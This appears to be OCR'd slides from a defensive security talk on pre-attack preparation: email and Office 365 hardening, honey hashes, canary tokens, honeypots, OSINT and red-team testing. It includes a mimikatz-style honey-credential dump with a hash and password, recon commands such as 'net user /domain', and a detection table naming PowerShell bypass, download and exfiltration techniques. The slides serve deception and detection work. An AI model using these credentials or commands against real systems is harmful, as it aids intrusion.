
Pre-Attack

[Hardening o365]

Pre-Attack

[Hardening eMail]





MailFail: Who's Spoofing You?
(https://www.youtube.com/watch?v=UbdMAmsWus8)

Pre-Attack

[Deception]

- Honey Accounts & Honey Hashes
- Canary Tokens
- Spider Trap

Pre-Attack


[Honey Hash]

```
Authentication Id : 0 ; 457710 (00000000:0006fbee)
Session           : Batch from 0
User Name         : Administrator
Domain            : RELIA
Logon Server      : DC02
Logon Time        : 5/29/2024 3:28:28 AM
SID               : S-1-5-21-3972710054-930304531-4277621697-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : RELIA
         * NTLM     : 60446f9e333abfda8c548cbe11daedc2
         * SHA1     : ab9e6283485aeb39727abffab50785f78d33f564
         * DPAPI    : b082cc6690931b0434469eb5570a1e04
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : RELIA
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : relia.com
         * Password : vau!XCKjNQBv2$
        ssp :
        credman :
        cloudap :
```

- Honey Hash Loader: (https://github.com/varthdader/SysOpsScripts/blob/master/Windows/honey_hash_loader.ps1)
- Deploy-Deception (https://github.com/samratashok/Deploy-Deception)

Pre-Attack


[Honeypots]



- DejaVu (https://github.com/bhdresh/Dejavu)
  - ADHD (https://adhdproject.github.io/)

Pre-Attack


[ADCS Honeypot]




- Certiception (https://github.com/srlabs/Certiception)

Pre-Attack [Canary Tokens]


- Canary Tokens
  - + https://canarytokens.org/generate
- Tracking Attackers
  - + https://www.youtube.com/watch?v=ICwmK0OvHNc





Pre-Attack
[Spider Trap]

```
/opt/spidertrap$ python3 spidertrap.py directory-list-2.3-big.txt
```



- Spider Trap (https://github.com/strandjs/IntroLabs/blob/master/IntroClassFiles/Tools/IntroClass/Spidertrap.md)

Pre-Attack

[OSINT]

spiderfoot | New Scan | Scans | Settings | Light Mode | About

Uber FINISHED

Summary | Correlations | Browse | Graph | Scan Settings | Log | Search...

Type	Unique Data Elements	Total Data Elements	Last Data Element
Account on External Site	5503	5503	2022-04-06 15:27:02
Affiliate - Company Name	86	512	2022-04-06 15:27:15
Affiliate - Domain Name	1003	1175	2022-04-06 15:27:30
Affiliate - Domain Whois	752	753	2022-04-06 14:39:23
Affiliate - Email Address	172	337	2022-04-06 15:23:50
Affiliate - IP Address	955	959	2022-04-06 15:27:03
Affiliate - IPv6 Address	20	22	2022-04-06 15:23:03
Affiliate - Internet Name	1074	1149	2022-04-06 15:23:47
Affiliate - Internet Name - Unresolved	6	6	2022-04-06 09:31:42
Affiliate - Web Content	7	8	2022-04-06 10:34:48
Affiliate Description - Abstract	2	2	2022-04-06 14:22:31
Affiliate Description - Category	16	16	2022-04-06 14:22:31
App Store Entry	4	4	2022-04-06 09:20:24
BGP AS Membership	15	97	2022-04-06 15:00:10
BGP AS Ownership	2	3	2022-04-06 14:49:29
Bitcoin Address	1	1	2022-04-06 09:50:35
Bitcoin Balance	1	1	2022-04-06 09:51:26
Blacklisted Affiliate Internet Name	10	10	2022-04-06 15:08:34

Did you know SpiderFoot also has a CLI? Check out our asciinema tutorials on how to use it.

- Spiderfoot (https://github.com/smicallef/spiderfoot)

Pre-Attack
[Red Teaming]


“Win” Red Team Exercises

Even when defenses fail, the real winners of red team exercises are the companies that use them to boost their security posture. Nevertheless, when an exercise exposes unmanaged or misconfigured identities in your environment, it isn’t a great feeling. But don’t feel too bad – it happens to almost everyone. A staggering 95% of red teams find exposed domain admin credentials during their exercises.

Pre-Attack


[Red Teaming]

- Atomic Red Team (https://github.com/redcanaryco/atomic-red-team)
- Palo Alto IOC’s (https://github.com/PaloAltoNetworks/Unit42-timely-threat-intel)



	A	B	C	D	E	F
1	Order	Technique	TestName	auto_generated_guid	supported_platforms	eoutSeco
2	1	T1105	Download a file using wscript	16a3f-efac-4b26-8336-b9cb18c45	windows	120
3	2	T1033	System Owner/User Discovery	59bf-addf-4b4a-be86-8d09cc18	windows	120
4	3	T1033	System Discovery - SocGholish whoami	7a03-eb80-41c5-b744-bb37ac7f	windows	120
5	4	T1482	Windows - Discover domain trusts with nltest	641d-0498-48d2-b9ff-c71e496c	windows	120
6	5	T1218.011	Rundll32 with Ordinal Value	a74b-ba89-482a-8a3e-a5feaa36	windows	120
7	6	T1055.012	Process Hollowing using PowerShell	27b4-39ef-4e8c-af88-463a78e7	windows	120
8	7	T1069.002	Basic Permission Groups Discovery Windows (Domain)	d77d-8998-48c0-8024-df263dc2	windows	120
9	8	T1087.002	Wevtutil - Discover NTLM Users Remote	63d4-a836-4993-a74e-0a19b848	windows	120
10						

sigma_windows_powershell	Malicious PowerSploit PowerShell Commandlets - PowerView Miscellaneous		
sigma_windows_powershell	PowerupSQL PowerShell toolkit detected		
sigma_windows_powershell	Malicious PowerSploit PowerShell Commandlets - PowerView Miscellaneous		
sigma_windows_sysmon	Potentially suspicious PowerS	C:\\WINDOWS\\system32\\cmd.exe /c start notepad	\"powershell.exe\" & {[Net.ServicePointManager]::SecurityProtoc
sigma_windows_powershell	Malicious PowerSploit PowerShell Commandlets - PowerView Miscellaneous		
sigma_windows_powershell	Malicious PowerSploit PowerShell Commandlets - PowerView Miscellaneous		
sigma_windows_security	PowerShell Download from Git Repository		
sigma_windows_sysmon	PowerShell Download from Gi	\"powershell.exe\" & {[Net.ServicePointManager]::SecurityPr	powershell -ep bypass
stateful-rules	Multiple Net Reconaissance C	net user /domain	\"cmd.exe\" /c net user /domain & net group /domain
stateful-rules	Multiple Reconaissance Commands		
sigma_windows_powershell	Powershell Token Manipulation		
sigma_windows_powershell	Malicious PowerShell Tools Keywords		
sigma_windows_powershell	Malicious PowerSploit PowerShell Commandlets - Exfiltration		
sigma_windows_powershell	Powershell Token Manipulation		
sigma_windows_powershell	Powershell Token Manipulation		
sigma_windows_powershell	Malicious PowerShell Tools Keywords		
sigma_windows_sysmon	FromBase64String Command L	\"powershell.exe\" & {# Encoded payload in next command	powershell -ep bypass



